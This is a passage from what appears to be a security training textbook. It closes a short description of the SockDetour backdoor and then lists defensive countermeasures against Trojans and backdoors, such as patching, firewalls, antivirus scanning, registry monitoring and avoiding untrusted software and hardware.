
As plugin DLL samples were not identified, the argument given above informs that the plugin can interact via the hijacked socket and encrypts the TLS transaction via the above-generated session key. In this manner, SockDetour serves as a stealthy backup backdoor.

LO#07: Explain Malware Countermeasures

Malware Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than eliminating it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk it causes upon entry.



Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary ports at the host and use a firewall.
- Avoid accepting programs transferred by instant messaging.
- Harden weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor the internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Install patches and security updates for the OS and applications.
- Scan external USB drives and DVDs with antivirus software before using them.
- Restrict permissions within the desktop environment to prevent the installation of malicious applications.
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and intrusion detection software.
- Avoid clicking on unsolicited pop-ups and banners.
- Exercise caution in the use of peer-to-peer file sharing.
- Prefer ISPs that provide network security and have robust anti-spam techniques.

- Disable the autorun option for external devices such as USB drives and hard drives.
- Check the Secure Socket Layer (SSL) authenticity before accessing any e-commerce website to avoid information sniffing.

Backdoor Countermeasures


1	Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
2	Educate users to avoid installing applications downloaded from **untrusted Internet sites** and email attachments
3	Avoid **untrusted software** and ensure that every device is protected by a firewall
4	Use **antivirus tools** such as Bitdefender, and Kaspersky to detect and eliminate backdoors
5	Track open-source projects that enter the enterprise from **untrusted external sources**, such as open-source code repositories
6	Inspect **network packets** using protocol monitoring tools

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage.
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments.
- Avoid untrusted software and ensure that every device is protected by a firewall.
- Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools.
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking.
- Run registry monitoring tools to find malicious registry entries added by the backdoor.
- Remove or uninstall the program or application installed by the backdoor Trojan or virus.
- Remove the malicious registry entries added by the backdoor Trojan.
- Delete malicious files related to the backdoor Trojan.

- Ensure that the device has the auto-update option enabled to keep it updated with software-related security patches.
- Implement the pipeline emission analysis method to check and analyze hardware-based backdoors, which can be attached during the manufacturing process.
- Avoid using hardware components obtained from untrusted shopping sites or black markets, which allow attackers to easily inject backdoor into the hardware.
- If any abnormal behavior is detected, restore the device to factory settings and reconfigure it with new credentials.
- Check for user ratings and reviews before installing and providing permissions to any product, even if it is downloaded from trusted sources.

